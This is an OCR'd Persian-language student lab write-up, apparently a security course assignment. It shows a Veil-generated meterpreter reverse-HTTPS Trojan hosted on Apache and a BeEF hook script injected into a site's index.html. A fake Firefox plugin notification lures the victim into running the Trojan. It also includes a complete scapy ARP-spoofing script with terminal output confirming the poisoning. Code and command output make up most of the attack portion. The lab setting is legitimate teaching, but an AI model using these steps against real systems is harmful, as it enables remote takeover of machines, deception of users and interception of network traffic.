
وجود robots.txt به خودی خود هیچ نوع آسیب پذیری امنیتی را نشان نمی دهد. با این حال، اغلب برای شناسایی مناطق محصور شده یا خصوصی از محتوای یک سایت استفاده می شود. بنابراین اطلاعات موجود در این فایل ممکن است به یک مهاجم کمک کند، تا محتوای سایت را map کند؛ خصوصاً اگر برخی از مکان های شناسایی شده، از جای دیگری از سایت link نداشته باشند. اگر برنامه برای حفاظت از دسترسی به این مناطق، متکی به robots.txt باشد و کنترل دسترسی مناسب را روی آنها اعمال نکند، این یک آسیب پذیری جدی است.

---

4. ابتدا veil را run کردم تا Trojan مورد نظرم را تولید کنم. به این منظور، از دسته بندی evasion استفاده کردم:

سپس از لیست Trojan ها، 15 امین نوع را انتخاب کردم، که یک reverse connection از نوع https برقرار می کند:

سپس آپشن های مورد نیاز را مقدار دهی کردم و برای Trojan یک اسم انتخاب کردم:




فایل Trojan در این آدرس ها تولید شد:

```
[*] Language: go
[*] Payload Module: go/meterpreter/rev_https
[*] Executable written to: /var/lib/veil/output/compiled/requestedAPP.exe
[*] Source code written to: /var/lib/veil/output/source/requestedAPP.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/requestedAPP.rc

Hit enter to continue...
```


سپس فایل را در پوشه ی دانلود سایت kali قرار دادم. و apache را استارت کردم تا victim بتواند سایت را باز کند:

```
┌──(marzieh㉿kali21)-[~]
└─$ sudo cp /var/lib/veil/output/compiled/requestedAPP.exe /var/www/html/downloads//requestedAPP.exe
[sudo] password for marzieh:

┌──(marzieh㉿kali21)-[~]
└─$ service apache2 start
```

حالا در مرورگر سیستم victim، IP مربوط به kali را وارد می کنم و به پوشه ی دانلود می روم. Trojan در آن قابل دانلود است:




اما هدف ما دانلود از این روش نیست. پس beef را اجرا می کنیم:




```
> Executing "sudo beef-xss"
[sudo] password for marzieh:
[i] Something is already using port: 3000/tcp
COMMAND  PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
ruby    5289 beef-xss   11u  IPv4  49432      0t0  TCP *:3000 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
beef-xss    5289       1  0 17:30 ?        Ssl    0:16 ruby /usr/share/beef-xss/
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]   Web UI: http://127.0.0.1:3000/ui/panel
[*]      Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor pres
et: disabled)
     Active: active (running) since Wed 2021-03-31 16:46:54 EDT; 4h 3min ago
   Main PID: 5289 (ruby)
      Tasks: 3 (limit: 2262)
     Memory: 71.0M
        CPU: 22.946s
     CGroup: /system.slice/beef-xss.service
             └─5289 ruby /usr/share/beef-xss/beef

Mar 31 20:45:20 kali21 beef[5289]: [20:45:15][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:15][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:16][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:16][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:17][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:17][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:18][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:18][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:19][!] API Fire Error: Could not …nd()
Mar 31 20:45:20 kali21 beef[5289]: [20:45:19][!] API Fire Error: Could not …nd()
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```


فعلا مرورگر آنلاینی در beef وجود ندارد:



حالا باید کاری کنیم که وقتی victim وارد سایت می شود، hook شود. برای این کار، این script را در فایل index.html مربوط به سایت اضافه می کنیم:





حالا اگر سایت را دوباره در سیستم victim باز کنیم و بعد در kali وارد beef شویم، می بینیم که hook شده است و بروزر اش آنلاین شده است و اطلاعات دیگری از آن قابل مشاهده است:




حالا در بخش commands ، با fake notification bar مخصوص فایرفاکس (در تصویر بالا هم معلوم است که حالا نوع مرورگر مشخص شده)، یک notification غیر واقعی به قربانی می دهیم و می گوییم که یک پلاگین را دانلود و نصب کند. ولی در حقیقت آدرس دانلود Trojan را در آن قرار می دهیم، تا

وقتی قربانی آن را اجرا کرد، connection برقرار شود و بتوانیم حمله ی خود را آغاز کنیم:







5. دستور arp –a را در kali اجرا کردم تا آدرس IP و Mac روتر و قربانی را ببینم:

```
┌──(marzieh㉿kali21)-[~]
└─$ arp -a
? (192.168.196.130) at 00:0c:29:79:ed:3c [ether] on eth0
? (192.168.196.254) at 00:50:56:e2:8e:b2 [ether] on eth0
? (192.168.196.1) at 00:50:56:c0:00:08 [ether] on eth0
? (192.168.196.2) at 00:50:56:ed:64:60 [ether] on eth0
```

خط آخر مربوط به روتر است و خط اول مربوط به قربانی است.


حالا دستور arp –a را در victim اجرا کردم تا آدرس IP و Mac روتر و attacker را ببینم:

```
marzieh@ubuntu:~$ arp -a
? (192.168.196.2) at 00:50:56:ed:64:60 [ether] on ens33
? (192.168.196.254) at 00:50:56:e2:8e:b2 [ether] on ens33
? (192.168.196.128) at 00:0c:29:5b:61:f3 [ether] on ens33
marzieh@ubuntu:~$
```

خط اول مربوط به روتر است و خط اول مربوط به attacker است.

حالا قبل از اجرای script مربوطه باید امکان IP forwarding را فعال کنیم:

```
┌──(marzieh㉿kali21)-[~/Desktop]
└─$ sudo nano '/proc/sys/net/ipv4/ip_forward'

┌──(marzieh㉿kali21)-[~/Desktop]
└─$
```



فایل arp spoofer را اجرا می کنم:

~/Desktop/arp_spoofer_script-q5.py - Mousepad

File Edit Search View Document Help

```
#!/usr/bin/env python

from scapy.all import *
from subprocess import call
import time

op=1 # Op code 1 for ARP requests
victim=input('Enter the target IP to hack: ') #person IP to attack
victim=victim.replace(" ","")

spoof=input('Enter the routers IP *SHOULD BE ON SAME ROUTER*: ') #rou
spoof=spoof.replace(" ","")

mac=input('Enter the target MAC to hack: ') #mac of the victim
mac=mac.replace("-",":")
mac=mac.replace(" ","")

arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)

while 1:
        send(arp)
        #time.sleep(2)
```

```
┌──(marzieh㉿kali21)-[~/Desktop]
└─$ sudo python3  arp_spoofer_script-q5.py
Enter the target IP to hack: 192.168.196.130
Enter the routers IP *SHOULD BE ON SAME ROUTER*: 192.168.196.2
Enter the target MAC to hack: 00:0c:29:79:ed:3c
```

mouse pointer inside or press Ctrl+G.

حالا اگر بار دیگر دستور arp –a را در victim اجرا کنم تا آدرس IP و Mac روتر و attacker را ببینم، Mac روتر این بار عوض شده و برابر با Mac مربوط به attacker شده، که نشانه ی موفق بودن حمله است:

```
marzieh@ubuntu:~$ arp -a
? (192.168.196.254) at 00:50:56:e2:8e:b2 [ether] on ens33
? (192.168.196.128) at 00:0c:29:5b:61:f3 [ether] on ens33
? (192.168.196.2) at 00:0c:29:5b:61:f3 [ether] on ens33
```

فایل arp_spoofer_script-q5.py ضمیمه شده است.

[لینک فیلم تکلیف]